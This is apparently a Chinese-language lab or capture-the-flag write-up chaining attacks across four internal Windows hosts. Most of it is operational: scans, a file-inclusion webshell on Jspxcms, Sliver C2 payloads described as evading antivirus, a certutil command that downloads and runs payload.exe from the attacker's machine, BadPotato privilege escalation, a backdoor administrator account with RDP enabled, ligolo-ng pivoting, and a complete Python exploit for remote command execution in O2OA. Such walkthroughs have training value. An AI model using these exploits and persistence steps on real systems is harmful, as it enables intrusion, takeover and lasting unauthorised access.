cyberstrikelab diamond wp
Kali (攻击机)
   │
   │ 8080 Jspxcms 文件包含 → getshell
   ▼
[192.168.10.45] Windows + Jspxcms
   │ 提权:SeImpersonatePrivilege → BadPotato → SYSTEM
   │ 隧道:ligolo-ng → 172.17.50.0/24
   │ flag1
   │
   │ 凭据:cslab:cslab@123#wi
   ▼
[172.17.50.33] Windows + Oracle 11g
   │ 漏洞:Oracle RCE
   │ 隧道:ligolo-ng → 10.0.0.0/24
   │ flag2
   │
   ▼
[10.0.0.56] Windows + O2OA
   │ 漏洞:O2OA 接口RCE(xadmin/o2)
   │ 提权:CVE-2017-0213 → SYSTEM
   │ 隧道:ligolo-ng → 10.5.0.0/24
   │ flag3
   │
   ▼
[10.5.0.66] Windows + nacos rce
   │ flag4
Main points
使用ligolo-ng搭建多层内网穿透
使用现代化c2工具sliver生成免杀Payload,内存注入执行程序集
flag1
initial scan
└─$ nmap -vvv --min-rate 1000 192.168.10.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 02:53 -0400
Initiating Ping Scan at 02:53
Scanning 192.168.10.45 [4 ports]
Completed Ping Scan at 02:53, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:53
Completed Parallel DNS resolution of 1 host. at 02:53, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:53
Scanning 192.168.10.45 [1000 ports]
Discovered open port 135/tcp on 192.168.10.45
Discovered open port 445/tcp on 192.168.10.45
Discovered open port 139/tcp on 192.168.10.45
Discovered open port 3306/tcp on 192.168.10.45
Discovered open port 8080/tcp on 192.168.10.45
Discovered open port 5985/tcp on 192.168.10.45
Completed SYN Stealth Scan at 02:53, 0.55s elapsed (1000 total ports)
Nmap scan report for 192.168.10.45
Host is up, received echo-reply ttl 127 (0.0090s latency).
Scanned at 2026-03-11 02:53:36 EDT for 1s
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
135/tcp  open  msrpc        syn-ack ttl 127
139/tcp  open  netbios-ssn  syn-ack ttl 127
445/tcp  open  microsoft-ds syn-ack ttl 127
3306/tcp open  mysql        syn-ack ttl 127
5985/tcp open  wsman        syn-ack ttl 127
8080/tcp open  http-proxy   syn-ack ttl 127

└─$ nmap -sCV -p 135,139,445,3306,5985,8080 192.168.10.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 02:55 -0400
Nmap scan report for 192.168.10.45
Host is up (0.010s latency).

PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp open  mysql        MySQL (unauthorized)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp open  http-proxy
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
|_http-title: Jspxcms\xE6\xBC\x94\xE7\xA4\xBA\xE4\xB8\xBB\xE7\xAB\x99 - Powered by Jspxcms
| fingerprint-strings:
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET,HEAD,POST,PUT,PATCH,DELETE,OPTIONS
|     Date: Tue, 10 Mar 2026 22:55:59 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: zh-CN
|     Content-Length: 1800
|     Date: Tue, 10 Mar 2026 22:55:59 GMT
|     Connection: close
|     <!doctype html><html lang="zh"><head><title>HTTP
|     </title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP
|     </h1><hr class="line" /><p><b>
|     </b>
|     </p><p><b>
|     </b>
|     HTTP
|     </p><p><b>
|     </b>
|_    </p><p><b>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.98%I=7%D=3/11%Time=69B11202%P=x86_64-pc-linux-gnu%r(HT
SF:TPOptions,78,"HTTP/1\.1\x20200\x20\r\nAllow:\x20GET,HEAD,POST,PUT,PATCH
SF:,DELETE,OPTIONS\r\nDate:\x20Tue,\x2010\x20Mar\x202026\x2022:55:59\x20GM
SF:T\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,7A7,"HTTP/1\.1\x20400
SF:\x20\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Language:\x
SF:20zh-CN\r\nContent-Length:\x201800\r\nDate:\x20Tue,\x2010\x20Mar\x20202
SF:6\x2022:55:59\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html><
SF:html\x20lang=\"zh\"><head><title>HTTP\xe7\x8a\xb6\xe6\x80\x81\x20400\x2
SF:0-\x20\xe9\x94\x99\xe8\xaf\xaf\xe7\x9a\x84\xe8\xaf\xb7\xe6\xb1\x82</tit
SF:le><style\x20type=\"text/css\">body\x20{font-family:Tahoma,Arial,sans-s
SF:erif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white;background-color:#525D
SF:76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-size:16px;}\x20h3\x20{fo
SF:nt-size:14px;}\x20p\x20{font-size:12px;}\x20a\x20{color:black;}\x20\.li
SF:ne\x20{height:1px;background-color:#525D76;border:none;}</style></head>
SF:<body><h1>HTTP\xe7\x8a\xb6\xe6\x80\x81\x20400\x20-\x20\xe9\x94\x99\xe8\
SF:xaf\xaf\xe7\x9a\x84\xe8\xaf\xb7\xe6\xb1\x82</h1><hr\x20class=\"line\"\x
SF:20/><p><b>\xe7\xb1\xbb\xe5\x9e\x8b</b>\x20\xe5\xbc\x82\xe5\xb8\xb8\xe6\
SF:x8a\xa5\xe5\x91\x8a</p><p><b>\xe6\xb6\x88\xe6\x81\xaf</b>\x20\xe5\x9c\x
SF:a8HTTP\xe5\x8d\x8f\xe8\xae\xae\xe4\xb8\xad\xe5\x8f\x91\xe7\x8e\xb0\xe6\
SF:x97\xa0\xe6\x95\x88\xe5\xad\x97\xe7\xac\xa6</p><p><b>\xe6\x8f\x8f\xe8\x
SF:bf\xb0</b>\x20\xe7\x94\xb1\xe4\xba\x8e\xe8\xa2\xab\xe8\xae\xa4\xe4\xb8\
SF:xba\xe6\x98\xaf\xe5\xae\xa2\xe6\x88\xb7\xe7\xab\xaf\xe5\xaf\xb9\xe9\x94
SF:\x99\xe8\xaf\xaf\xef\xbc\x88\xe4\xbe\x8b\xe5\xa6\x82\xef\xbc\x9a\xe7\x9
SF:5\xb8\xe5\xbd\xa2\xe7\x9a\x84\xe8\xaf\xb7\xe6\xb1\x82\xe8\xaf\xad\xe6\x
SF:b3\x95\xe3\x80\x81\xe6\x97\xa0\xe6\x95\x88\xe7\x9a\x84\xe8\xaf\xb7\xe6\
SF:xb1\x82\xe4\xbf\xa1\xe6\x81\xaf\xe5\xb8\xa7\xe6\x88\x96\xe8\x80\x85\xe8
SF:\x99\x9a\xe6\x8b\x9f\xe7\x9a\x84\xe8\xaf\xb7\xe6\xb1\x82\xe8\xb7\xaf\xe
SF:7\x94\xb1\xef\xbc\x89\xef\xbc\x8c\xe6\x9c\x8d\xe5\x8a\xa1\xe5\x99\xa8\x
SF:e6\x97\xa0\xe6\xb3\x95\xe6\x88\x96\xe4\xb8\x8d\xe4\xbc\x9a\xe5\xa4\x84\
SF:xe7\x90\x86\xe5\xbd\x93\xe5\x89\x8d\xe8\xaf\xb7\xe6\xb1\x82\xe3\x80\x82
SF:</p><p><b>\xe4\xbe\x8b\xe5\xa4\x96\xe6\x83\x85\xe5");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-03-10T22:56:14
|_  start_date: 2026-03-10T22:43:03
|_clock-skew: mean: -8h00m03s, deviation: 0s, median: -8h00m03s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.66 seconds
attack the jspxcms website
如果我访问web网页,我会发现jspxcms页面,并且发现它使用了shiro框架,我会尝试爆破shirokey,但是失败了

我会在网络上搜索这个cms的漏洞,当我发现/app?template处的文件包含,我选择在上传文件处抓包,并上传我的shell.jsp

当我访问,服务器执行了我的命令
http://192.168.10.45:8080/app?template=/../../../../../uploads/1/image/public/202603/20260313123455_vtb1u4ivmj.jsp?&cmd=whoamiobtain a shell using the C2 tool Silver
如你所见,我将启动c2工具生成payload.exe,该工具本身有一定的免杀功能,我不需要再自己进行免杀
┌──(kali㉿kali)-[~]
└─$ systemctl start sliver

┌──(kali㉿kali)-[~]
└─$ sliver
Connecting to localhost:31337 ...

        ███████╗██╗     ██╗██╗   ██╗███████╗██████╗
        ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗
        ███████╗██║     ██║██║   ██║█████╗  ██████╔╝
        ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗
        ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║
        ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝

All hackers gain dash
[*] Server v1.7.3 - 3bbaf805104dcc4a75414ee0084e8de50702cad4
[*] Welcome to the sliver shell, please type 'help' for options

[localhost] sliver > generate --mtls 172.16.233.2:8888 --save payload.exe
接下来使用windows的certuil工具上传并运行
certutil -urlcache -split -f http://172.16.233.2:8000/payload.exe payload.exe
payload.exe
由于当前用户权限较低,但作为web服务用户,通常有SeImpersonatePrivilege权限可用来提权,我会用whoami /priv查看当前用户的权限,chcp 65001用来防止字符集不一样产生的乱码
[localhost] sliver (LEGITIMATE_FLOOD) > execute cmd /c "chcp 65001 && whoami /priv"

[*] Execute: cmd [/c chcp 65001 && whoami /priv]
[*] Output:
Active code page: 65001

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
abuse of SeImpersonatePrivilege for privilege escalation
我将使用sliver的注入程序功能执行badpotato进行提权,并用高权限账户运行我的sliver shell
execute-assembly /opt/BadPotato.exe "payload.exe"
add rdp backdoor user
当我收到这个shell我将获取flag1,同时运行这段命令以添加rdp用户
execute cmd /c "chcp 65001 && net user guast aaa@222 /add && net localgroup administrators guast /add && REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f"flag2
tun to 172.17.50.62/24 using ligolo-ng
[localhost] sliver (LEGITIMATE_FLOOD) > ifconfig

+------------------------------------------+
| 以太网实例 1                             |
+------------------------------------------+
| # | IP Addresses     | MAC Address       |
+---+------------------+-------------------+
| 9 | 192.168.10.45/24 | 30:33:c5:90:9e:aa |
+------------------------------------------+

+------------------------------------------+
| 以太网实例 2                             |
+------------------------------------------+
|  # | IP Addresses    | MAC Address       |
+----+-----------------+-------------------+
| 10 | 172.17.50.62/24 | d0:16:a6:57:18:d7 |
+------------------------------------------+
3 adapters not shown.
我将使用ligolo添加tun虚拟网卡,这样能使我的kali如同在目标网段一般自由完成扫描和攻击
sudo ligolo-proxy -selfcert -laddr 0.0.0.0:4444
agent.exe -connect 172.16.233.2:4444 -ignore-cert
start
sudo ip route add 172.17.50.0/24 dev ligolo
initial scan
┌──(kali㉿kali)-[~]
└─$ nmap -p- -vvv --min-rate 1000 172.17.50.33
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 09:38 -0400
Initiating Ping Scan at 09:38
Scanning 172.17.50.33 [4 ports]
Completed Ping Scan at 09:38, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:38
Completed Parallel DNS resolution of 1 host. at 09:38, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:38
Scanning 172.17.50.33 [65535 ports]
Discovered open port 139/tcp on 172.17.50.33
Discovered open port 445/tcp on 172.17.50.33
Discovered open port 135/tcp on 172.17.50.33
Discovered open port 49664/tcp on 172.17.50.33
Discovered open port 49664/tcp on 172.17.50.33
Discovered open port 1521/tcp on 172.17.50.33
SYN Stealth Scan Timing: About 17.70% done; ETC: 09:41 (0:02:24 remaining)
Discovered open port 5985/tcp on 172.17.50.33
Discovered open port 5985/tcp on 172.17.50.33
Discovered open port 5985/tcp on 172.17.50.33
Discovered open port 49666/tcp on 172.17.50.33
SYN Stealth Scan Timing: About 22.18% done; ETC: 09:42 (0:03:34 remaining)
Discovered open port 1158/tcp on yy
SYN Stealth Scan Timing: About 38.58% done; ETC: 09:42 (0:02:25 remaining)
Discovered open port 49669/tcp on 172.17.50.33
Discovered open port 49669/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 0 to 5 due to max_successful_tryno increase to 4
Discovered open port 47001/tcp on 172.17.50.33
Discovered open port 1158/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 5 to 10 due to max_successful_tryno increase to 5
SYN Stealth Scan Timing: About 35.50% done; ETC: 09:43 (0:03:40 remaining)
Discovered open port 49674/tcp on 172.17.50.33
Discovered open port 49674/tcp on 172.17.50.33
Discovered open port 49674/tcp on 172.17.50.33
Discovered open port 49674/tcp on 172.17.50.33
Discovered open port 49674/tcp on 172.17.50.33
SYN Stealth Scan Timing: About 44.65% done; ETC: 09:44 (0:03:22 remaining)
SYN Stealth Scan Timing: About 51.84% done; ETC: 09:44 (0:03:02 remaining)
Discovered open port 3938/tcp on 172.17.50.33
SYN Stealth Scan Timing: About 58.37% done; ETC: 09:44 (0:02:41 remaining)
SYN Stealth Scan Timing: About 64.91% done; ETC: 09:44 (0:02:18 remaining)
Discovered open port 49670/tcp on 172.17.50.33
Discovered open port 49670/tcp on 172.17.50.33
Discovered open port 49670/tcp on 172.17.50.33
Discovered open port 49670/tcp on 172.17.50.33
Discovered open port 49670/tcp on 172.17.50.33
Discovered open port 49670/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 10 to 20 due to max_successful_tryno increase to 6
Discovered open port 49668/tcp on 172.17.50.33
SYN Stealth Scan Timing: About 62.52% done; ETC: 09:45 (0:02:51 remaining)
SYN Stealth Scan Timing: About 68.23% done; ETC: 09:46 (0:02:27 remaining)
SYN Stealth Scan Timing: About 73.95% done; ETC: 09:46 (0:02:02 remaining)
SYN Stealth Scan Timing: About 79.67% done; ETC: 09:46 (0:01:36 remaining)
Discovered open port 5520/tcp on 172.17.50.33
Discovered open port 5520/tcp on 172.17.50.33
Discovered open port 5520/tcp on 172.17.50.33
Discovered open port 5520/tcp on 172.17.50.33
Discovered open port 5520/tcp on 172.17.50.33
Discovered open port 5520/tcp on 172.17.50.33
SYN Stealth Scan Timing: About 85.39% done; ETC: 09:46 (0:01:09 remaining)
SYN Stealth Scan Timing: About 91.11% done; ETC: 09:46 (0:00:43 remaining)
Discovered open port 49665/tcp on 172.17.50.33
Discovered open port 49665/tcp on 172.17.50.33
Discovered open port 49665/tcp on 172.17.50.33
Discovered open port 49665/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 20 to 40 due to max_successful_tryno increase to 7
SYN Stealth Scan Timing: About 86.07% done; ETC: 09:47 (0:01:15 remaining)
Discovered open port 49667/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 40 to 80 due to max_successful_tryno increase to 8
Discovered open port 5520/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 80 to 160 due to max_successful_tryno increase to 9
SYN Stealth Scan Timing: About 74.58% done; ETC: 09:49 (0:02:49 remaining)
SYN Stealth Scan Timing: About 79.99% done; ETC: 09:49 (0:02:14 remaining)
SYN Stealth Scan Timing: About 85.40% done; ETC: 09:49 (0:01:38 remaining)
Discovered open port 49674/tcp on 172.17.50.33
Increasing send delay for 172.17.50.33 from 160 to 320 due to max_successful_tryno increase to 10
Warning: 172.17.50.33 giving up on port because retransmission cap hit (10).
SYN Stealth Scan Timing: About 90.80% done; ETC: 09:49 (0:01:02 remaining)
Completed SYN Stealth Scan at 09:49, 679.14s elapsed (65535 total ports)
Nmap scan report for 172.17.50.33
Host is up, received reset ttl 64 (0.00016s latency).
Scanned at 2026-03-11 09:38:17 EDT for 679s
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE         REASON
135/tcp   open  msrpc           syn-ack ttl 64
139/tcp   open  netbios-ssn     syn-ack ttl 64
445/tcp   open  microsoft-ds    syn-ack ttl 64
1158/tcp  open  lsnr            syn-ack ttl 64
1521/tcp  open  oracle          syn-ack ttl 64
3938/tcp  open  dbcontrol_agent syn-ack ttl 64
5520/tcp  open  sdlog           syn-ack ttl 64
5985/tcp  open  wsman           syn-ack ttl 64
47001/tcp open  winrm           syn-ack ttl 64
49664/tcp open  unknown         syn-ack ttl 64
49665/tcp open  unknown         syn-ack ttl 64
49666/tcp open  unknown         syn-ack ttl 64
49667/tcp open  unknown         syn-ack ttl 64
49668/tcp open  unknown         syn-ack ttl 64
49669/tcp open  unknown         syn-ack ttl 64
49670/tcp open  unknown         syn-ack ttl 64
49674/tcp open  unknown         syn-ack ttl 64

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 679.78 seconds
           Raw packets sent: 721311 (31.736MB) | Rcvd: 677 (27.936KB)

┌──(kali㉿kali)-[~]
└─$ nmap -sCV -p  445,1158,1521,3938,5520 172.17.50.33
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 09:51 -0400
Nmap scan report for 172.17.50.33
Host is up (0.012s latency).

PORT     STATE SERVICE              VERSION
445/tcp  open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1158/tcp open  ssl/http             Oracle Application Server 10g httpd 10.1.3.4.0 (Oracle Containers for J2EE)
|_http-title: Welcome to Oracle Containers for J2EE 10g (10.1.3.4.0)
|_ssl-date: 2026-03-11T05:52:54+00:00; -8h00m02s from scanner time.
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: email:EnterpriseManager@localhost
| Not valid before: 2025-01-23T04:06:11
|_Not valid after:  2035-01-22T04:06:11
|_http-server-header: Oracle Containers for J2EE
1521/tcp open  oracle-tns           Oracle TNS listener 11.2.0.1.0 (unauthorized)
3938/tcp open  ssl/dbcontrol_agent?
5520/tcp open  ormi                 Oracle Remote Method Invocation
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-11T05:52:13
|_  start_date: 2026-03-10T22:45:15
|_nbstat: NetBIOS name: WIN-QVNDHCLPR7Q, NetBIOS user: <unknown>, NetBIOS MAC: 70:fc:79:fb:95:53 (unknown)
|_clock-skew: mean: -8h00m02s, deviation: 0s, median: -8h00m02s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.07 seconds
可以看出这台机器主要运行了smb和oracle数据库服务
credential enumeration
在第一台机器的C:\user.txt
[localhost] sliver (LEGITIMATE_FLOOD) > cat C:\\user.txt
cslab cslab@123#wi
abuse of the Orcal privilege escalation vulnerability
我会先尝试smb
└─$ nxc smb 172.17.50.33 -u 'cslab' -p 'cslab@123#wi'
SMB         172.17.50.33    445    WIN-QVNDHCLPR7Q  [*] Windows Server 2016 Standard 14393 x64 (name:WIN-QVNDHCLPR7Q) (domain:WIN-QVNDHCLPR7Q) (signing:False) (SMBv1:True)
SMB 172.17.50.33 445 WIN-QVNDHCLPR7Q [-] WIN-QVNDHCLPR7Q\cslab:cslab@123#wi STATUS_LOGON_FAILURE 再使用https://github.com/DeEpinGh0st/MDUT-Extend-Release工具连接orcal并成功rce
net user guast aaa@222 /add && net localgroup administrators guast /add && REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f然后rdp上去获取到flag2
flag3
tun to 10.0.0.0/24
我没有起正向连接,而是在已控制的 192.168.10.45上配置 Ligolo 端口转发,让 172.17.50.33 的 Agent 连接到 Kali 的 4444 端口,同理我们也能配置sliver的8888端口转发
[] » listener_add --addr 0.0.0.0:4444 --to 127.0.0.1:4444 --tcpagent.exe -connect 172.17.50.62:4444 -ignore-cert
同样,我启动了一个虚拟tun网卡,然后配置路由
[Agent : WIN-QVNDHCLPR7Q\guast@WIN-QVNDHCLPR7Q] » start --tun tun2
INFO[2457] Starting tunnel to WIN-QVNDHCLPR7Q\guast@WIN-QVNDHCLPR7Q (20c9ab4eda7c)
┌──(kali㉿kali)-[~]
└─$ sudo ip route add 10.0.0.0/24 dev tun2
┌──(kali㉿kali)-[~]
└─$ ping 10.0.0.65
PING 10.0.0.65 (10.0.0.65) 56(84) bytes of data.
64 bytes from 10.0.0.65: icmp_seq=1 ttl=64 time=58.6 ms
64 bytes from 10.0.0.65: icmp_seq=2 ttl=64 time=32.2 ms
64 bytes from 10.0.0.65: icmp_seq=3 ttl=64 time=35.9 ms
64 bytes from 10.0.0.65: icmp_seq=4 ttl=64 time=34.4 ms
^C
--- 10.0.0.65 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 32.196/40.281/58.604/10.661 ms
initial scan
└─$ fscan -h 10.0.0.65/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 10.0.0.56       is alive
[*] Icmp alive hosts len is: 1
10.0.0.56:139 open
10.0.0.56:135 open
10.0.0.56:445 open
10.0.0.56:80 open
[*] alive ports len is: 4
start vulscan
[*] NetInfo
[*]10.0.0.56
   [->]WIN-IIRV8J5O5Q1
   [->]10.0.0.56
   [->]10.5.0.66
[*] NetBios 10.0.0.56       WORKGROUP\WIN-IIRV8J5O5Q1           Windows Server 2016 Datacenter 14393
[*] WebTitle http://10.0.0.56          code:200 len:282    title:None
已完成 4/4
[*] 扫描结束,耗时: 17.375204501s
attack the O2OA website
我可以在网上找到这个poc
https://github.com/wendell1224/O2OA-POC/blob/main/POC.md
我需要一个python poc来快速完成命令执行,所以这篇文章首个ai生成的内容是这个exp.py
import requests
import json
import sys
import uuid

requests.packages.urllib3.disable_warnings()

if len(sys.argv) < 3:
    print("Usage: python exp.py http://target command")
    exit()

target = sys.argv[1].rstrip("/")
cmd = sys.argv[2]

username = "xadmin"
password = "o2"

# 随机接口名
invoke_name = "exp_" + str(uuid.uuid4()).replace("-", "")[:8]

print("[+] Target:", target)
print("[+] Command:", cmd)
print("[+] Invoke Name:", invoke_name)

# ================= 登录 =================

login_url = target + "/x_organization_assemble_authentication/jaxrs/authentication"

data = {
    "credential": username,
    "password": password
}

print("[+] Login...")

r = requests.post(login_url, json=data, verify=False)

token = r.json()["data"]["token"]

print("[+] Token:", token)

headers = {
    "Authorization": token,
    "Content-Type": "application/json"
}

# ================= 创建接口 =================

url = target + "/x_program_center/jaxrs/invoke?v=6.3"

payload = {
    "name": invoke_name,
    "id": invoke_name,
    "alias": "",
    "description": "",
    "isNewInvoke": True,
    "text": f"""
var p = java.lang.Runtime.getRuntime().exec("cmd /c {cmd}");
var input = new java.io.BufferedReader(new java.io.InputStreamReader(p.getInputStream()));
var line = "";
var result = "";
while((line = input.readLine()) != null){{
    result += line + "\\n";
}}
result;
""",
    "enableToken": False,
    "enable": True,
    "remoteAddrRegex": "",
    "lastStartTime": "",
    "lastEndTime": "",
    "validated": True
}

print("[+] Adding invoke interface...")

r = requests.post(url, headers=headers, json=payload, verify=False)

print("[+] Response:", r.text)

# ================= 执行命令 =================

exec_url = target + f"/x_program_center/jaxrs/invoke/{invoke_name}/execute?v=6.3"

print("[+] Executing command...")

r = requests.post(exec_url, headers=headers, verify=False)

print("\n====== Command Result ======")
print(r.text)
print("============================")
我将生成第二个shell
